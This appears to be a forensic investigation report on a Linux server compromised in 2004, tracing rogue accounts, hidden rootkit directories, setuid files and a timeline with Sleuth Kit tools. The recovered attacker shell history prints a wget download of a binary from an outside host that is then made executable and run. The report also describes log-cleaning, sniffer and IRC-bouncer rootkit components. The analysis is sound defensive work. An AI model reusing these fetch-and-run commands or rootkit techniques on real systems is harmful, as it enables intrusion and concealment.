
Name	Images/sda5-dd
Mounting Point	/usr/
File system	Linux-ext2
MD5	22B2939C417E2F0333BF41DDE891EBBF
Host Directory	/forensics/Compromised_Server/TRA-Server/

Name	Images/sda8-dd
Mounting Point	/usr/local/
File system	Linux-ext2
MD5	CBA7FADA45BCAA8D0402CDD7D484C10B
Host Directory	/forensics/Compromised_Server/TRA-Server/

Name	Images/sdc1-dd
Mounting Point	/var/
File system	Linux-ext2
MD5	FE3DF9D054D76FEFD3D038D1D604256B
Host Directory	/forensics/Compromised_Server/TRA-Server/

Name	Images/sdc6-dd
Mounting Point	/var/www/
File system	Linux-ext2
MD5	CFA9CE8308700F2EBFDEF2424445A3CC
Host Directory	/forensics/Compromised_Server/TRA-Server/

Name	Images/sda7-dd
Mounting Point	Swap
File system	Linux-ext2
MD5	56A125D04FA2EA3BEB9C355921EF9BDA
Host Directory	/forensics/Compromised_Server/TRA-Server/



The sleuth kit tools were used to find out some details about the images. The information about the images were obtained using fsstat. The output shows when the partition was last mounted and other information regarding the block size etc.

```
[root@LinuxForensics]#fsstat sda1-dd
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: EXT2FS
Volume Name: /boot
Last Mount: Tue Oct 26 00:16:00 2004
Last Write: Tue Oct 26 00:17:30 2004
Last Check: Tue Oct 26 01:18:24 2004
Unmounted properly
Last mounted on:
Operating System: Linux
Dynamic Structure
InCompat Features: Filetype,
Read Only Compat Features: Sparse Super,

META-DATA INFORMATION
--------------------------------------------
Inode Range: 1 - 6024
Root Directory: 2

CONTENT-DATA INFORMATION
--------------------------------------------
Fragment Range: 0 - 24065
```

```
Block Size: 1024
Fragment Size: 1024

BLOCK GROUP INFORMATION
---------------------------------------------
Number of Block Groups: 3
Inodes per group: 2008
Blocks per group: 8192
Fragments per group: 8192

Group: 0:
  Inode Range: 1 - 2008
  Block Range: 1 - 8192
    Super Block: 1 - 1
    Group Descriptor Table: 2 - 2
    Data bitmap: 3 - 3
    Inode bitmap: 4 - 4
    Inode Table: 5 - 255
    Data Blocks: 256 - 8192

Group: 1:
  Inode Range: 2009 - 4016
  Block Range: 8193 - 16384
    Super Block: 8193 - 8193
    Group Descriptor Table: 8194 - 8194
    Data bitmap: 8195 - 8195
    Inode bitmap: 8196 - 8196
    Inode Table: 8197 - 8447
    Data Blocks: 8448 - 16384

Group: 2:
  Inode Range: 4017 - 6024
  Block Range: 16385 - 24065
    Data bitmap: 16385 - 16385
    Inode bitmap: 16386 - 16386
    Inode Table: 16389 - 16639
    Data Blocks: 16387 - 16388, 16640 - 24065
[root@LinuxForensics]#
```

Similarly it was done for all the images.

The file images were mounted using mount command for further analysis. mount is the command that will take raw image and mounts it on to a specified directory of choice using specific options, to be able to examine the contents of the image. The image has to be recognizable file system. The floppy image was mounted on to a mount point directory with the following options,

-o ro	mount as read only
loop	mount on a loop device

noexec	no execution allowed
noatime	don't allow changes of inode time

The mount points were created inside the directory /mnt/hack with mount points named after the device itself. For example for mounting sda1-dd image the mount point /mnt/hack/sda-dd was created.

```
[root@LinuxForensics]# mount -t ext2 -o ro,noatime,noexec,nodev,loop sda10-dd
/mnt/hack/sda10-dd
```

Similarly all the images were mounted in the /mnt/hack directory.

Examining File System for Modification:

The analysis of the time stamps of the system files indicates that the system files had been modified when the incident happened. Many of the binary files and system library files had been modified.

The administrator had informed about some new user accounts being created on the system. Using the command stat verifying the MAC time information of /etc/passwd, /etc/group showed that the files had been modified on the date of the compromise.

```
[root@LinuxForensics]#stat etc/passwd
  File: `etc/passwd'
  Size: 6490          Blocks: 14         IO Block: 4096   regular file
Device: 700h/1792d    Inode: 36275       Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2004-10-26 01:43:00.000000000 -0400
Modify: 2004-08-05 09:49:32.000000000 -0400
Change: 2004-08-07 19:45:23.000000000 -0400
[root@LinuxForensics]#

[root@LinuxForensics]#stat etc/group
  File: `etc/group'
  Size: 834           Blocks: 2          IO Block: 4096   regular file
Device: 700h/1792d    Inode: 34148       Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2004-10-26 01:40:00.000000000 -0400
Modify: 2004-08-05 09:49:25.000000000 -0400
Change: 2004-08-07 19:45:23.000000000 -0400

[root@LinuxForensics]#
```

The output of the stat command showed that modified times of both the files were indeed changed.

The new user accounts created by the hacker were

/home/ravi

/home/diva

/home/ro

The snapshot of the /etc/passwd files showed the entries for the three users.

```
ravi:x:50101:50101:Ravi-Shadanah:/home/ravi:/bin/bash
diva:x:50103:321::/home/diva:/bin/bash
ro:x:50104:50104::/home/ro:/bin/bash
```

The .bash_history of the three users were verified to see what actually he tried on the system.

The command ls –la was used to list all the files inside the home directory of the user ravi in /home/ravi.

```
[root@LinuxForensics]#ls -la
total 48
drwx------    4 50101    50101       4096 2004-08-05 12:13 .
drwxr-xr-x   18 root     root        4096 2004-08-09 14:51 ..
-rw-------    1 50101    50101        124 2004-07-30 02:46 .bash_history
-rw-r--r--    1 50101    50101         24 2004-07-26 05:22 .bash_logout
-rw-r--r--    1 50101    50101        224 2004-07-26 05:22 .bash_profile
-rw-r--r--    1 50101    50101        124 2004-07-26 05:22 .bashrc
drwxr-xr-x    2 50101    50101       4096 2004-07-26 05:22 Desktop
-rw-r--r--    1 50101    50101        747 2004-07-26 05:22 .emacs
-rw-r--r--    1 50101    50101          6 2004-08-08 01:38 .ispoof
drwxr-xr-x    4 50101    50101       4096 2004-07-26 14:51 .kde
-rw-r--r--    1 50101    50101         25 2004-08-08 01:38 .oidentd.conf
-rw-r--r--    1 50101    50101       3728 2004-07-26 05:22 .screenrc
[root@LinuxForensics]#
```

On seeing the list of files in the home directory, two suspicious files were immediately found out. Search on Google for the file oidentd.conf showed the configuration file for oidentd.
http://linuxreviews.org/man/oidentd.conf/ [16]

This program looked like a daemon program. Further searches on the Google regarding the same revealed the program to be TCP/IP IDENT protocol server. oidentd is a server that implements the TCP/IP standard IDENT user identification protocol as specified in the RFC 1413 document. oidentd operates by looking up specific TCP connections and returning the user name of the

process owning the connection.
http://linuxreviews.org/man/oidentd/ [17]

One more file that was found to be suspicious was .ispoof. Searches were made on Google to find out the purpose of the file. It seemed to be the file, which is used by oidentd.conf
http://scripts.irssi.pl/scripts/oidenty.pl [18]

The contents of the bash history file were seen using the cat command.

```
[root@LinuxForensics]#cat .bash_history
exit
rem ravi
w
cat /etc/passwd
cd /tmp
ls -al
cd "... "
ls -al
./susu
rem ravi
lastlog
cd ..
rm -rf "... "
ls -al
ps -auwx
[root@LinuxForensics]#
```

The history files showed that he was trying to change working directory to '…' in /tmp directory.

The files were listed from the /tmp image file using the command fls.

```
[root@LinuxForensics]#fls sda9-dd | less
d/d 11: lost+found
d/d 4081:       .font-unix
r/r * 13:       fileq2n13U
d/d * 34681:    ...
r/r * 16:       ccHA5zmT.i
r/r * 20:       ccQ8M9PV.s
r/r * 14:       ps.ni
```

The fls output showed that the directory was deleted. The information about the directory was obtained using the istat command on that particular inode number.

```
[root@LinuxForensics]#istat sda9-dd 34681
inode: 34681
```

```
Not Allocated
Group: 17
uid / gid: 48 / 48
mode: drwxr-xr-x
size: 0
num of links: 0

Inode Times:
Accessed:       Fri Jul 30 02:43:48 2004
File Modified:  Mon Jul 26 05:07:12 2004
Inode Modified: Tue Oct 26 01:33:03 2004
Deleted:        Tue Oct 26 01:33:03 2004

Direct Blocks:
[root@LinuxForensics]#
```

The output of istat showed the size of the directory to be 0. and also deleted time has been changed. So there was a possibility that the contents might have been over written.

Another interesting information got from the istat output was the last access time of the directory. It shows that the last access time to be 26 July 2004. So there might be a chance that the hacker had got in to the system much before. This information would be useful for the Timeline Analysis.

The analysis was done for other user account that had been created. The command ls –la was used to list the files and directories in the user diva home directory.

```
[root@LinuxForensics]#ls -la
total 40
drwx------    4 50103    321        4096 2004-07-30 03:48 .
drwxr-xr-x   18 root     root       4096 2004-08-09 14:51 ..
-rw-------    1 50103    321        1401 2004-08-02 23:50 .bash_history
-rw-r--r--    1 50103    321          24 2004-07-30 02:39 .bash_logout
-rw-r--r--    1 50103    321         224 2004-07-30 02:39 .bash_profile
-rw-r--r--    1 50103    321         124 2004-07-30 02:39 .bashrc
drwxr-xr-x    2 50103    321        4096 2004-07-30 02:39 Desktop
-rw-r--r--    1 50103    321         747 2004-07-30 02:39 .emacs
drwxr-xr-x    4 50103    321        4096 2004-07-30 02:49 .kde
-rw-r--r--    1 50103    321        3728 2004-07-30 02:39 .screenrc
[root@LinuxForensics]#
```

There were no hidden files seems to be present here. The contents of the .bash_history of the user diva were obtained using the cat command.

```
[root@LinuxForensics]#cat .bash_history
rem diva
rem diva
```

```
w
cd .kde
cd tmp
cd var
cd ...
ls -al
cd Unreal3.1.3
ls -al
pico ircd.conf
cd ..
cd services
pico services.conf
ps -x
kill -9 25493
./ilang pine ./services
pico services.conf
./ilang pine ./services
pico services.conf
ps -x
kill -9 30345
./ilang pine ./services
pico services.conf
ps -x
kill -9 30451
./ilang pine ./services
pico services.conf
ps -x
kill -9 30760
kill -9 30451
./ilang pine ./services
rem diva
w
ps -x
kill -9 31061
rem diva
rem diva
w
ls -al
cd .kde
ls -al
cd tmp
cd var
ls -al
cd ...
ls -al
rm -rf services
wget http://www.mondoirc.net/services/epona-1.4.14.tar.gz
rm .sh
mv epona-1.4.14.tar.gz .sh
tar -zxvf .sh
```

```
rm -rf epona-1.3.7
cd epona-1.4.14
ls -al
./configure
make
make install
cd /home/diva/.kde/tmp/var/.../services/
ls -al
pico example.conf
/sbin/ifconfig
pico example.conf
wget bocahedan.com/download/ilang
chmod +x ilang
./ilang pine ./services
ps -x
./ilang pine ./services
pico services.conf
./ilang pine ./services
cd ..
ls -al
cd Unreal3.1.3
pico ircd.conf
cd ..
cd services
pico services.conf
rem diva
w
cd .kde
cd tmp
cd var
cd ...
cd serfices
cd services
ls -al
rm -rf services.conf.save
pico services.conf
./ilang pine ./services
ps -x
cd ..
cd Unreal3.1.3
pico ircd.conf
pico ircd.conf
pico ircd.conf
rem diva
w
cat /etc/passwd
rem diva
rem diva
cd .kde
cd tmp
```

```
cd var
cd ...
ls -al
cd Unreal3.1.3
ls -al
pico ircd.conf
pico ircd.conf
rem diva
[root@LinuxForensics]#
```

There seems to be lot more activity with this account. The history files show that there seems to a hidden directory inside .kde directory

```
[root@LinuxForensics]# cd /mnt/hack/sdb1-dd/diva/.kde/tmp/var/...
[root@LinuxForensics]#ls -la
total 604
drwxr-xr-x    5 50103    321        4096 2004-08-01 07:17 .
drwxr-xr-x    3 50103    321        4096 2004-07-30 02:50 ..
drwxr-x---    4 50103    321        4096 2004-08-01 07:20 epona-1.4.14
drwxr-xr-x    5 50103    321        4096 2004-08-08 02:47 services
-rw-r--r--    1 50103    321      593248 2002-09-17 07:20 .sh
drwx------   10 50103    321        4096 2004-07-30 03:44 Unreal3.1.3
[root@LinuxForensics]#
```

Description of the files found in the directory

Epona-1.4.14:

Epona is a set of services for IRC networks that allows users to manage their nicks and channels in a secure and efficient way, and administrators to manage their network with powerful tools.
http://www.epona.org/ [19]

Unreal3.1.3:

Unreal was created from the Dreamforge IRCd that was formerly used by the DALnet IRC Network. Over the years, many new and exciting features have been added to Unreal. It is hard to even see a resemblance between the current Unreal and Dreamforge.
http://www.unrealircd.com/?page=about [20]

Services:
The services directory seems to be

This will give you a list of all the rooms you or the specified nickname has an access level to and tell you what access. If no nick is given, it will give you the list for the nick you are using. You must identify for the nick before you may see the listchans info. **Examples:**
/msg nickserv listchans JoeUser
/msg nickserv listchans

This is a very useful command. If you have forgotten which rooms you were given access to, you can check. You can also see if anyone has added you to a room without telling you. If you use many rooms, it can become easy to forget one, so listchans can serve as a reminder.
http://manual.conferenceroom.com/help/nickserv/listchans.html [21]

The above inferences shows that the hacker tried to run IRC service in the machine.

The configuration file ircd.conf seemed to be edited. This was evident from the modify time of the file.

```
[root@LinuxForensics]#cat ircd.conf
#########################
#
# Filename:  ircd.conf
#  Created:  Fri, Jul 30 2004 - 12:29:42 IST
#
#########################

############ Server Info ############
M:Irc.Centil.Net:172.16.1.2:Centil IRC Server:6667:76
#####################################

############ Administrator Information #############
A:White Hat:WhiteHat:whitehat@ukonline.co.uk
#####################################################

############ Y-lines #############
# Client Y:lines
Y:1:90:0:245:100000
# Server Y:lines
Y:50:300:600:1:1000000
#################################

############ I/Access Lines #############
I:*@*::*@*::1
########################################

############ X:LINE Die/Restart Password ############
X:susu1:susu2
#####################################################

## O-line (O:hostmask:password:opername:flags:1) ##
O:*@*:S0g0k:WhiteHat:OSzZAaNCTzrRDHWewgckbB^:1
##################################################

############ H Links ############
```

```
C:172.16.1.2:sulapan:Services.Centil.Net:8181:50
N:172.16.1.2:sulapan:Services.Centil.Net::50
H:*:*:Services.Centil.Net
####################################

############ Uline for Services ############
U:Services.Centil.Net:*:*
################################################

############ Q-Lined NickNames ############
Q::Reserved for services:*C*h*a*n*S*e*r*v*
Q::Reserved for services:*N*i*c*k*S*e*r*v*
Q::Reserved for services:*M*e*m*o*S*e*r*v*
Q::Reserved for services:*H*e*l*p*S*e*r*v*
Q::Reserved for services:*O*p*e*r*S*e*r*v*
Q::Reserved for services:*I*n*f*o*S*e*r*v*
Q::Reserved for Administrator:*Admin*
Q::Reserved for ircops:*IRC*op*
Q::Reserved for ircops:*Oper*
Q::Bug in mIRC:Status
############################################

############ PORT LINES ############
P:202.141.136.155:*:*:6660
P:202.141.136.155:*:*:7000
#######################################
O:*@*:S0g0k:BocahEdan:OSZHWze
[root@LinuxForensics]#
```

The various files that were downloaded in to the system were shown in the history file. After downloading the files, the hacker had complied the programs in the system.

There were no activities found with the other user ro.

Examining File System for Backdoors:

The find command with the following options was used to get the list of all suid and sgid files.

-perm Permissions
-ls Gives the file sizes
-type Type of the file

```
[root@LinuxForensics]#find /mnt/hack/ -perm +6000 -type f -ls
44231   65 -rwsr-xr-x   1 root     root       65203 Mar 22  2001 /mnt/hack/sda10-
```

```
dd/bin/mount
 44232   34 -rwsr-xr-x   1 root     root       33555 Mar 22  2001 /mnt/hack/sda10-
dd/bin/umount
 44247   24 -rwsr-xr-x   1 root     root       22871 Jan 16  2001 /mnt/hack/sda10-dd/bin/su
 12115   25 -r-sr-xr-x   1 root     root       23719 Apr  7  2001 /mnt/hack/sda10-
dd/sbin/pwdb_chkpwd
 12116   25 -r-sr-xr-x   1 root     root       24207 Apr  7  2001 /mnt/hack/sda10-
dd/sbin/unix_chkpwd
 12148   14 -rwxr-sr-x   1 root     root       12919 Apr  7  2001 /mnt/hack/sda10-
dd/sbin/netreport
 32772   48 -rwsr-xr-x   1 root     root       46523 Apr  4  2001 /mnt/hack/sda5-dd/bin/at
 32828   44 -rwxr-sr-x   1 root     kmem       44435 Feb  4  2001 /mnt/hack/sda5-
dd/bin/man
 32833  176 -rwxr-sr-x   1 root     14        176083 Feb 23  2001 /mnt/hack/sda5-
dd/bin/minicom
 32908  792 -rws--x--x   2 root     root      803851 Mar 23  2001 /mnt/hack/sda5-
dd/bin/suidperl
 32908  792 -rws--x--x   2 root     root      803851 Mar 23  2001 /mnt/hack/sda5-
dd/bin/sperl5.6.0
 32919   20 -rwxr-sr-x   1 root     man        19883 Jan  6  2001 /mnt/hack/sda5-
dd/bin/lockfile
 32964   24 -rwsr-xr-x   1 root     root       23091 Feb  5  2001 /mnt/hack/sda5-dd/bin/rcp
 32966   20 -rwsr-xr-x   1 root     root       19603 Feb  5  2001 /mnt/hack/sda5-dd/bin/rlogin
 32967   20 -rwsr-xr-x   1 root     root       16555 Feb  5  2001 /mnt/hack/sda5-dd/bin/rsh
 33003   44 -rwsr-xr-x   1 root     root       43347 Mar  9  2001 /mnt/hack/sda5-
dd/bin/chage
 33005   44 -rwsr-xr-x   1 root     root       44987 Mar  9  2001 /mnt/hack/sda5-
dd/bin/gpasswd
 33017   36 -rwxr-sr-x   1 root     fax        33267 Feb 26  2001 /mnt/hack/sda5-
dd/bin/slocate
 33141   24 -r-s--x--x   1 root     root       22295 Jul 12  2000 /mnt/hack/sda5-
dd/bin/passwd
 33744   24 -rws------   1 root     root       21807 Apr  8  2001 /mnt/hack/sda5-dd/bin/chfn
 33745   24 -rws--x--x   1 root     root       21359 Apr  8  2001 /mnt/hack/sda5-dd/bin/chsh
 33763   16 -rws------   1 root     root       14219 Apr  8  2001 /mnt/hack/sda5-
dd/bin/newgrp
 33774   20 -rwxr-sr-x   1 root     tty        17451 Apr  8  2001 /mnt/hack/sda5-dd/bin/write
 33805  204 -rwsr-xr-x   1 root     root      204231 Apr  8  2001 /mnt/hack/sda5-dd/bin/ssh
 33821   32 -rwsr-xr-x   1 root     root       30071 Mar  8  2001 /mnt/hack/sda5-
dd/bin/crontab
 34122   16 -rwsr-xr-x   1 root     root       16059 Apr  3  2001 /mnt/hack/sda5-
dd/bin/kcheckpass
 34131   68 -rwxr-sr-x   1 root     root       64159 Apr  3  2001 /mnt/hack/sda5-
dd/bin/kdesud
 34289   40 -r-sr-x---   1 root     proxy      37971 Feb 14  2001 /mnt/hack/sda5-
dd/bin/inndstart
 34315   68 -r-sr-x---   1 uucp     proxy      62701 Feb 14  2001 /mnt/hack/sda5-
dd/bin/rnews
 34328   36 -r-sr-x---   1 root     proxy      34323 Feb 14  2001 /mnt/hack/sda5-
dd/bin/startinnfeed
```

```
 35385   92 ---s--x--x   1 root     root       89779 Feb 23  2001 /mnt/hack/sda5-dd/bin/sudo
 37189   24 -rwsrwxrwx   1 root     root       24073 Jul 26 05:07 /mnt/hack/sda5-dd/bin/rem
129699   20 -rws------   1 root     root       18256 Dec  1  2000 /mnt/hack/sda5-
dd/sbin/traceroute
129700    8 -rwxr-sr-x   1 root     voice       6584 Jul 13  2000 /mnt/hack/sda5-
dd/sbin/utempter
133773  424 -r-sr-xr-x   1 root     root      426587 Aug 28  2003 /mnt/hack/sda5-
dd/sbin/sendmail
130034   12 -rwxr-sr-x   1 root     voice       9180 Mar 16  2001 /mnt/hack/sda5-
dd/sbin/gnome-pty-helper
130303    8 -rwsr-xr-x   1 root     root        6392 Apr  7  2001 /mnt/hack/sda5-
dd/sbin/usernetctl
130408   24 -rws--x--x   1 root     root       20696 Feb 14  2001 /mnt/hack/sda5-
dd/sbin/userhelper
132505   12 -r-s--x---   1 root     48         10976 Mar 29  2001 /mnt/hack/sda5-
dd/sbin/suexec
 33878    8 -rws--x--x   1 root     root        6040 Mar 30  2001 /mnt/hack/sda5-
dd/X11R6/bin/Xwrapper
523304   20 ---x--s--x   1 501      500        17814 Oct 23  2003 /mnt/hack/sdb1-
dd/sysadmin/Access_Logs/access-date.exe
295546   20 ---s--x--x   1 1054     300        17717 Aug  5  2003 /mnt/hack/sdb1-
dd/spc/vimala/setids/access.exe
165141    8 -r-sr-xr-x   1 root     root        5432 Mar  2  2001 /mnt/hack/sdb1-
dd/gotcha/testme
```

The find with the following options was used to check for any hidden directories and files present in the system.

-type d for directories only

```
[root@LinuxForensics]# find ".*" -type d > find-op.txt
./sda10-dd/lib/security/www
./sda10-dd/lib/security/www/curatare
./sda10-dd/lib/security/www/.bash
./sda10-dd/lib/security/www/.bash/key
./sda10-dd/lib/security/www/.bash/log
./sda10-dd/lib/security/www/.bash/src
./sda10-dd/lib/security/www/.bash/lang
./sda10-dd/lib/security/www/.bash/motd
./sda10-dd/lib/security/www/.bash/tools
./sda10-dd/lib/security/www/.bash/scripts
./sdb1-dd/diva/.kde/tmp
./sdb1-dd/diva/.kde/tmp/var
./sdb1-dd/diva/.kde/tmp/var/...
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/crypt
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/crypt/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/doc
```

./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/doc/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/doc/History
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/doc/History/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/extras
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/extras/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/extras/regex
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/extras/regex/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/extras/regex/moo
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/extras/regex/moo/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/extras/tsp
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/extras/tsp/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/include
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/include/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/include/win32
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/include/win32/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/ircdcron
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/ircdcron/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/networks
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/networks/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/usr
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/usr/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/usr/win32
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/usr/win32/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/usr/win32/debug
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/usr/win32/debug/CVS
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/usr/libexec
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/usr/libexec/openssh
./sdb1-dd/diva/.kde/tmp/var/.../services
./sdb1-dd/diva/.kde/tmp/var/.../services/languages
./sdb1-dd/diva/.kde/tmp/var/.../services/backups
./sdb1-dd/diva/.kde/tmp/var/.../services/logs
./sdb1-dd/diva/.kde/tmp/var/.../epona-1.4.14
./sdb1-dd/ravi/.kde/.var
./sdb1-dd/ravi/.kde/.var/ps
./sdb1-dd/ravi/.kde/.var/ps/lang
./sdb1-dd/ravi/.kde/.var/ps/log
./sdb1-dd/ravi/.kde/.var/ps/help

The find output shows that the root kits had been saved in the following directories.

sda10-dd/lib/security/www/
sdb1-dd/diva/.kde/tmp
./sdb1-dd/diva/.kde/tmp/var/...
sdb1-dd/ravi/.kde/.var

The directory sda10-dd/lib/security/www/ contained the following root kits. The inode of the directory was found to be 42234. Listing the files and directories inside the directory using fls command.

```
[root@ LinuxForensics]#fls sda10-dd  42234
d/d 42235:      curatare
r/r 42242:      cl
r/r 42243:      status
r/r 42244:      firewall
r/r 42245:      read
r/r 42246:      write
r/r 42247:      oldrkpid.log
r/r 42248:      tcp.log
r/r 42249:      sshd.pid
r/r 42250:      bnc.tgz
d/d 22148:      .bash
r/r 42251:      windmilk.tgz
r/r 42252:      superwu
r/r * 42254:    .firewall.swp
r/r * 42255:    .firewall.swpx
[root@ LinuxForensics]#
```

The information regarding the files were got using the file command inside the directory.

```
[root@LinuxForensics]#file *
bnc.tgz:      gzip compressed data, from Unix
cl:           Bourne-Again shell script text executable
curatare:     directory
firewall:     Bourne shell script text executable
oldrkpid.log: ASCII English text
read:         perl script text executable
sshd.pid:     ASCII text
status:       Bourne shell script text executable
superwu:      ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked,
corrupted section header size
tcp.log:      ASCII text
windmilk.tgz: gzip compressed data, from Unix
write:        ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0,
dynamically linked (uses shared libs), stripped
[root@LinuxForensics]#
```

Details about the Root Kits:

Bnc.tgz: This file is compressed archive file that contained various root kit programs like spoofed ls, netsat.
http://www.artfiles.org/freebsd.org/ports/packages/Latest/ [22]

superwu:

From the initial incident handling analysis report given by Mr.Kannan, multiple instances of this program seemed to be running. The information about this root kit was not available in the initial analysis. How ever it was noticed that

this particular program was making ssh connections outside the network.

cl:
This file seems to be used for cleaning the logs on the system.

oldrkpid.log :
This file stores the list of process id for the process running
read:
This perl script Sorts the output from LinSniffer 0.03. It has the capabilities to
Handle "unknown" services
To handle IMAPs (port 143)
To handle the telnets (port 23)
The linsniffer seems to be the sniffer program.
sshd.pid:
This stores the sendmail pid.
Status:
This is shell script displays the Rootkit Installation Status. When this script executed it checks for the following files and directories
DIRECTORY=/lib/security/www/
BACKUPDIRECTORY=/lib/security/www/backup-files
LOGDIRECTORY=/lib/security/www/tcp.log
FIREWALLLOG=/lib/security/www/firewall.log
OLDRKPID=/lib/security/www/oldrkpid.log
SENDMAIL=/sbin/sendmail
SENDMAILPID=/lib/security/www/sshd.pid

The analysis shows that several root kits were downloaded in to the system, and found that some programs were run which acted as a IRC bouncer that helps irc server and client connected. The system was used to run irc daemon.

Timeline Analysis:

The time line analysis was done using Autopsy forensic tool.
http://www.sleuthkit.org/autopsy [11]

The following steps were followed for doing the time line analysis.

Taking all the images using autopsy the data file was created.

The time line was created, by specifying specific dates using the data file.

The timeline was made for the period of July 2004 to September 2004, the time during which the attack assumed to had happened. The three new user accounts that were created were ravi, diva, ro. Based on this information the timeline analysis was carried out.

The timeline is attached as a separate document.

During the timeline analysis it was found that the user was already created and at different instance of time he was probing in to the system. From the time line, the user ravi was found to be created on July 26 2004

```
Mon Jul 26 2004 14:52:16
                4096 m.. d/drwxr-xr-x ravi     ravi     441674   /home/ravi/Desktop
                 149 m.. -/-rw-r--r-- ravi     ravi     441675   /home/ravi/Desktop/kontrol-
panel
                 124 m.. -/-rw-r--r-- ravi     ravi     441673   /home/ravi/.bashrc
                3728 m.. -/-rw-r--r-- ravi     ravi     441685   /home/ravi/.screenrc
                 280 m.. -/-rw-r--r-- ravi     ravi     441680   /home/ravi/Desktop/Printer
                  80 m.. -/-rw-r--r-- ravi     ravi     441678   /home/ravi/Desktop/Linux
Documentation
                 306 m.. -/-rw-r--r-- ravi     ravi     441676   /home/ravi/Desktop/.directory
                4096 m.. d/drwxr-xr-x ravi     ravi     441682   /home/ravi/.kde/Autostart
                  17 m.c l/lrwxrwxrwx root     root     441677
/home/ravi/Desktop/Autostart -> ../.kde/Autosta
rt
                 224 m.. -/-rw-r--r-- ravi     ravi     441672   /home/ravi/.bash_profile
                 381 m.. -/-rw-r--r-- ravi     ravi     441683
/home/ravi/.kde/Autostart/.directory
                  24 m.. -/-rw-r--r-- ravi     ravi     441593   /home/ravi/.bash_logout
                 494 m.. -/-rw------- root     root     36408    /etc/gshadow-
                 107 m.. -/-rw-r--r-- ravi     ravi     441679
/home/ravi/Desktop/www.redhat.com
                 747 m.. -/-rw-r--r-- ravi     ravi     441684   /home/ravi/.emacs
                 822 m.. -/-rw------- root     root     34188    /etc/group-
```

From the time line activities, the user diva, was found to be created. The attacker was found to be downloading some programs named UnReal.

```
Fri Jul 30 2004 12:28:09    23766 mac -rwxr-xr-x diva     sedb     93       <sda9-dd-dead-
93>
                4096 m.. d/drwx------ diva     sedb     318
/home/diva/.kde/tmp/var/.../Unreal3.1.3/include
                 862 m.. -/-rw-r--r-- diva     sedb     439
/home/diva/.kde/tmp/var/.../Unreal3.1.3/include
/settings.h
